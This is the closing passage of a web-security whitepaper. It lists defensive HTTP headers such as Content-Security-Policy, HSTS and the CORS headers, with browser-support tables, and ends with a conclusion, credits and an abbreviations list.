
headers HTTP header: csp: Content-Security-Policy

Usage Global 94.08% + 1.1% = 95.17%

IE	Edge *	Firefox	Chrome	Safari	Opera	Safari on iOS *	Opera Mini *	Android Browser *	Opera Mobile *	Chrome for Android	Firefox for Android	UC Browser for Android	Samsung Internet	QQ Browser	Baidu Browser	KaiOS Browser
		2-3.6	4-13	3.1-5.1												
6-9	12-13	[1] 4-22	[3] 14-24	[3] 6-6.1	10-12.1	3.2-5.1										
[1 2] 10	14-90	23-88	25-90	7-14	15-76	[4] 6-14.4		2.1-4.4.4	12-12.1				4-13.0			
[1 2] 11	91	89	91	14.1	77	[4] 14.7	all	91	62	91	89	12.12	14.0	10.4	7.12	2.5
		90-91	92-94	15-TP												

https://caniuse.com/?search=Content-Security-Policy

- X-Frame-Options - This header is used to avoid clickjacking attacks, by ensuring that their content is not embedded into other sites. This can also be achieved by setting a “frame-ancestors” directive through the “Content-Security-Policy” header.




headers HTTP header: X-Frame-Options

Usage Global 88.69%

IE	Edge *	Firefox	Chrome	Safari	Opera	Safari on iOS *	Opera Mini *	Android Browser *	Opera Mobile *	Chrome for Android	Firefox for Android	UC Browser for Android	Samsung Internet	QQ Browser	Baidu Browser	KaiOS Browser
6-7		2-3.6		3.1-3.2	10.1											
8-10	12-90	4-88	4-90	4-14	11.5-76	3.2-14.4		2.1-4.4.4	12-12.1				4-13.0			
11	91	89	91	14.1	77	14.7	all	91	62	91	89	12.12	14.0	10.4	7.12	2.5
		90-91	92-94	15-TP												

https://caniuse.com/?search=X-Frame-Options

- X-XSS-Protection - This header enables or disables the cross-site scripting filter functionality present in modern browsers.




headers HTTP header: X-XSS-Protection

Usage Global 13.7%

IE	Edge *	Firefox	Chrome	Safari	Opera	Safari on iOS *	Opera Mini *	Android Browser *	Opera Mobile *	Chrome for Android	Firefox for Android	UC Browser for Android	Samsung Internet	QQ Browser	Baidu Browser	KaiOS Browser
6-7	12-16		4-77		10-64											
8-10	17-90	2-88	78-90	3.1-14	65-76	3.2-14.4		2.1-4.4.4	12-12.1				4-13.0			
11	91	89	91	14.1	77	14.7	all	91	62	91	89	12.12	14.0	10.4	7.12	2.5
		90-91	92-94	15-TP												

https://caniuse.com/?search=X-XSS-Protection

- Strict-Transport-Security - This header enforces HSTS (HTTP Strict-Transport-Security) requiring browsers to access the application over SSL/TLS. This protects against MitM attacks.



Strict Transport Security - OTHER


Declare that a website is only accessible over a secure connection (HTTPS).

Global 98.25%

IE	Edge *	Firefox	Chrome	Safari	Opera	Safari on iOS *	Opera Mini *	Android Browser *	Opera Mobile *	Chrome for Android	Firefox for Android	UC Browser for Android	Samsung Internet	QQ Browser	Baidu Browser	KaiOS Browser
		2-3.6		3.1-6.1	10-11.5	3.2-6.1		2.1-4.3								
6-10	12-90	4-88	4-90	7-14	12.1-76	7-14.4		4.4-4.4.4	12-12.1				4-13.0			
[1] 11	91	89	91	14.1	77	14.7	all	91	62	91	89	12.12	14.0	10.4	7.12	2.5
		90-91	92-94	15-TP												

https://caniuse.com/?search=Strict-Transport-Security

- Content-Disposition - This header represents if the contents are displayed in the browser or downloaded and saved locally. This header can also be part of the multipart body while using form as “multipart/form-data”.




headers HTTP header: Content-Disposition

Global 77.03%

IE	Edge *	Firefox	Chrome	Safari	Opera	Safari on iOS *	Opera Mini *	Android Browser *	Opera Mobile *	Chrome for Android	Firefox for Android	UC Browser for Android	Samsung Internet	QQ Browser	Baidu Browser	KaiOS Browser
6-10	12-90	2-88	4-90	3.1-14	10-76	3.2-14.4		2.1-4.4.4	12-12.1				4-13.0			
11	91	[1] 89	91	14.1	77	14.7	all	91	62	91	[1] 89	12.12	14.0	10.4	7.12	2.5
		[1] 90-91	92-94	15-TP												

https://caniuse.com/?search=Content-Disposition

- Access-Control-Allow-Origin - This header is used to restrict access to the resources depending on the Origin.
- Access-Control-Allow-Credentials - This header when used can restrict the access of the content and allow only if the header value is set to True.



headers HTTP header: Access-Control-Allow-Credentials

Usage % of all users ?


Global 95.82%

Current aligned | Usage relative | Date relative | Filtered | All

IE	Edge *	Firefox	Chrome	Safari	Opera	Safari on * iOS	Opera Mini *	Android * Browser	Opera * Mobile	Chrome for Android	Firefox for Android	UC Browser for Android	Samsung Internet	QQ Browser	Baidu Browser	KaiOS Browser
6-9		2-3		3.1-3.2	10-11.5											
10	12-90	3.5-88	4-90	4-14	12.1-76	3.2-14.4		2.1-4.4.4	12-12.1				4-13.0			
11	91	89	91	14.1	77	14.7	all	91	62	91	89	12.12	14.0	10.4	7.12	2.5
		90-91	92-94	15-TP												

https://caniuse.com/?search=Access-Control-Allow-Credentials

- Access-Control-Expose-Headers - This header indicates which headers are allowed to be exposed.



headers HTTP header: Access-Control-Expose-Headers

Usage % of all users ?


Global 95.82%

Current aligned | Usage relative | Date relative | Filtered | All

IE	Edge *	Firefox	Chrome	Safari	Opera	Safari on * iOS	Opera Mini *	Android * Browser	Opera * Mobile	Chrome for Android	Firefox for Android	UC Browser for Android	Samsung Internet	QQ Browser	Baidu Browser	KaiOS Browser
6-9		2-3		3.1-3.2	10-11.5											
10	12-90	3.5-88	4-90	4-14	12.1-76	3.2-14.4		2.1-4.4.4	12-12.1				4-13.0			
11	91	89	91	14.1	77	14.7	all	91	62	91	89	12.12	14.0	10.4	7.12	2.5
		90-91	92-94	15-TP												

https://caniuse.com/?search=Access-Control-Expose-Headers

- Access-Control-Max-Age - This header represents the duration of cached methods and headers for a preflight request.



headers HTTP header: Access-Control-Max-Age

Usage % of all users ?


Global 95.82%

Current aligned | Usage relative | Date relative | Filtered | All

IE	Edge *	Firefox	Chrome	Safari	Opera	Safari on * iOS	Opera Mini *	Android * Browser	Opera * Mobile	Chrome for Android	Firefox for Android	UC Browser for Android	Samsung Internet	QQ Browser	Baidu Browser	KaiOS Browser
6-9		2-3		3.1-3.2	10-11.5											
10	12-90	3.5-88	4-90	4-14	12.1-76	3.2-14.4		2.1-4.4.4	12-12.1				4-13.0			
11	91	89	91	14.1	77	14.7	all	91	62	91	89	12.12	14.0	10.4	7.12	2.5
		90-91	92-94	15-TP												

https://caniuse.com/?search=Access-Control-Max-Age

- Access-Control-Allow-Methods - This header can be used to set a response of preflight request for particular resources to show which methods can be requested for particular resources.



headers HTTP header: Access-Control-Allow-Methods

Usage % of all users ?


Global 95.82%

Current aligned | Usage relative | Date relative | Filtered | All

IE	Edge *	Firefox	Chrome	Safari	Opera	Safari on* iOS	Opera Mini *	Android* Browser	Opera * Mobile	Chrome for Android	Firefox for Android	UC Browser for Android	Samsung Internet	QQ Browser	Baidu Browser	KaiOS Browser
6-9		2-3		3.1-3.2	10-11.5											
10	12-90	3.5-88	4-90	4-14	12.1-76	3.2-14.4		2.1-4.4.4	12-12.1				4-13.0			
11	91	89	91	14.1	77	14.7	all	91	62	91	89	12.12	14.0	10.4	7.12	2.5
		90-91	92-94	15-TP												

https://caniuse.com/?search=Access-Control-Allow-Methods

- Access-Control-Allow-Headers - This header can be used to set a response of preflight request for particular resources to show which headers can be requested for particular resources.



headers HTTP header: Access-Control-Allow-Headers

Usage % of all users ?


Global 95.82%

Current aligned | Usage relative | Date relative | Filtered | All

IE	Edge *	Firefox	Chrome	Safari	Opera	Safari on* iOS	Opera Mini *	Android* Browser	Opera * Mobile	Chrome for Android	Firefox for Android	UC Browser for Android	Samsung Internet	QQ Browser	Baidu Browser	KaiOS Browser
6-9		2-3		3.1-3.2	10-11.5											
10	12-90	3.5-88	4-90	4-14	12.1-76	3.2-14.4		2.1-4.4.4	12-12.1				4-13.0			
11	91	89	91	14.1	77	14.7	all	91	62	91	89	12.12	14.0	10.4	7.12	2.5
		90-91	92-94	15-TP												

https://caniuse.com/?search=Access-Control-Allow-Headers

- Timing-Allow-Origin - This header represents the list of origins allowed to see the value of attributes retrieved via features of the Resource Timing API. If this is set to zero, it restricts cross-origin access.



headers HTTP header: Timing-Allow-Origin

Usage % of all users ?


Global 76.05%

Current aligned | Usage relative | Date relative | Filtered | All

IE	Edge *	Firefox	Chrome	Safari	Opera	Safari on* iOS	Opera Mini *	Android* Browser	Opera * Mobile	Chrome for Android	Firefox for Android	UC Browser for Android	Samsung Internet	QQ Browser	Baidu Browser	KaiOS Browser
	12-18															
6-10	79-90	2-88	4-90	3.1-14	10-76	3.2-14.4		2.1-4.4.4	12-12.1				4-13.0			
11	91	89	91	14.1	77	14.7	all	91	62	91	89	12.12	14.0	10.4	7.12	2.5
		90-91	92-94	15-TP												

https://caniuse.com/?search=Timing-Allow-Origin

- Cache-Control - This header can be used to instruct the browser to cache requests and responses which depends on directives set by the server.



headers HTTP header: Cache-Control


Usage % of all users

Global 77.03%

IE	Edge *	Firefox	Chrome	Safari	Opera	Safari on* iOS	Opera Mini *	Android* Browser	Opera * Mobile	Chrome for Android	Firefox for Android	UC Browser for Android	Samsung Internet	QQ Browser	Baidu Browser	KaiOS Browser
6-10	12-90	2-88	4-90	3.1-14	10-76	3.2-14.4		2.1-4.4.4	12-12.1				4-13.0			
11	91	89	91	14.1	77	14.7	all	91	62	91	89	12.12	14.0	10.4	7.12	2.5
		90-91	92-94	15-TP												

https://caniuse.com/?search=Cache-Control

- Pragma - This header can be set with the value “no-cache” to instruct browsers to release the cached copy of a particular cached request. This header is generally used in conjunction with the “Cache-Control” header.



headers HTTP header: Pragma


Usage % of all users

Global 77.03%

IE	Edge *	Firefox	Chrome	Safari	Opera	Safari on* iOS	Opera Mini *	Android* Browser	Opera * Mobile	Chrome for Android	Firefox for Android	UC Browser for Android	Samsung Internet	QQ Browser	Baidu Browser	KaiOS Browser
6-10	12-90	2-88	4-90	3.1-14	10-76	3.2-14.4		2.1-4.4.4	12-12.1				4-13.0			
11	91	89	91	14.1	77	14.7	all	91	62	91	89	12.12	14.0	10.4	7.12	2.5
		90-91	92-94	15-TP												

https://caniuse.com/?search=Pragma

- Content-Type - This header can be used to represent the media type of the content.



headers HTTP header: Content-Type


Usage % of all users

Global 77.03%

IE	Edge *	Firefox	Chrome	Safari	Opera	Safari on* iOS	Opera Mini *	Android* Browser	Opera * Mobile	Chrome for Android	Firefox for Android	UC Browser for Android	Samsung Internet	QQ Browser	Baidu Browser	KaiOS Browser
6-10	12-90	2-88	4-90	3.1-14	10-76	3.2-14.4		2.1-4.4.4	12-12.1				4-13.0			
11	91	89	91	14.1	77	14.7	all	91	62	91	89	12.12	14.0	10.4	7.12	2.5
		90-91	92-94	15-TP												

https://caniuse.com/?search=Content-Type

- Feature-Policy - This header can be used to allow and deny the use of browser features in its own frame, and in content within any <iframe> elements in the document.




headers HTTP header: Feature-Policy

Usage: Global — % of all users: 72.37% + 17.55% = 89.92%

IE	Edge	Firefox	Chrome	Safari	Opera	Safari on iOS	Opera Mini	Android Browser	Opera Mobile	Chrome for Android	Firefox for Android	UC Browser for Android	Samsung Internet	QQ Browser	Baidu Browser	KaiOS Browser
	12-18	2-64	4-59	3.1-11	10-46	3.2-11.2							4-7.4			
6-10	79-92	[1] 65-90	60-92	[2] 11.1-14	47-77	[2] 11.3-14.4		2.1-4.4.4	12-12.1				8.2-13.0			
11	93	[1] 91	93	[2] 14.1	78	[2] 14.7	all	92	64	92	[1] 90	12.12	14.0	10.4	7.12	2.5
		[1] 92-93	94-96	[2] 15-TP												

https://caniuse.com/mdn-http_headers_feature-policy

- Referrer-Policy - This header can be used to control how much referrer information should be included with in HTTP requests.



headers HTTP header: Referrer-Policy: same-origin

Usage: Global — % of all users: 79.7%

IE	Edge	Firefox	Chrome	Safari	Opera	Safari on iOS	Opera Mini	Android Browser	Opera Mobile	Chrome for Android	Firefox for Android	UC Browser for Android	Samsung Internet	QQ Browser	Baidu Browser	KaiOS Browser
	12-18	2-51	4-60	3.1-11	10-47								4-6.4			
6-10	79-92	52-90	61-92	11.1-14	48-77	3.2-14.4		2.1-4.4.4	12-12.1				7.2-13.0			
11	93	91	93	14.1	78	14.7	all	92	64	92	90	12.12	14.0	10.4	7.12	2.5
		92-93	94-96	15-TP												

https://caniuse.com/mdn-http_headers_referrer-policy_same-origin

Conclusion

We discussed about Client-Side attacks and defenses of those attacks. To summarize, all the things, client-side vulnerabilities such as Cross-Site Scripting, Cross-Site Script Inclusion, Cross-Origin Resource Sharing, Cross-Site Request Forgery, Man-in-the-Middle, Clickjacking, Information Sharing / Leakage can be patched with the suggestions mentioned in this whitepaper. We discussed on the client-side vulnerabilities and strategies to identify simple configuration changes that developers can implement via custom headers to reduce / mitigate the effect of the threat.

This whitepaper explained the client-side attacks and defenses using 3 different sections.

The first section explains about client-side components Hypertext Transport Protocol, Hypertext Markup Language, Cascading Style Sheets, JavaScript, Same-Origin-Policy, Cross-Origin Resource Sharing, Cross-Document Messaging, WebSocket, Cookie and Web Storage. The details mentioned in this section are required to understand client-site vulnerabilities more effectively.

The second section details about various Client-Side attacks. Client-Side vulnerabilities are categorized into Insecure Communication, Insecure Cross-Domain Communication, Lack of Input Validation, Information Leakage, Insecure File Processing. Bypassing Client-Side Validations, Abuse of Functionalities and Client-Side Parameter Processing.

The third section outlines recommendations about each vulnerability mentioned in the Client-Side section. Application developers or system administrators can work on the provided recommendations to mitigate the security issues.

Credits

Authors

Savan Gadhiya

Dharmendra Gupta

Editor

Vernon King

Reviewers

Rohit Salecha

Anant Shrivastava

Ashwini Varadkar

Abbreviation

AJAX - Asynchronous JavaScript And XML

CORS – Cross-Origin Resource Sharing

CSRF – Cross-Site Request Forgery

CIA Triad – Confidentiality, Integrity and Availability Triad

CSS – Cascading Style Sheet

CSP – Content Security Policy

CDM - Cross-Document Messaging

DOM – Document Object Model

HSTS – HTTP Strict-Transport-Security

HTTP – Hypertext Transport Protocol

HTML – Hypertext Markup Language

JPEG – Joint Photographic Experts Group

MIME - Multipurpose Internet Mail Extensions

MiTM – Man in the middle

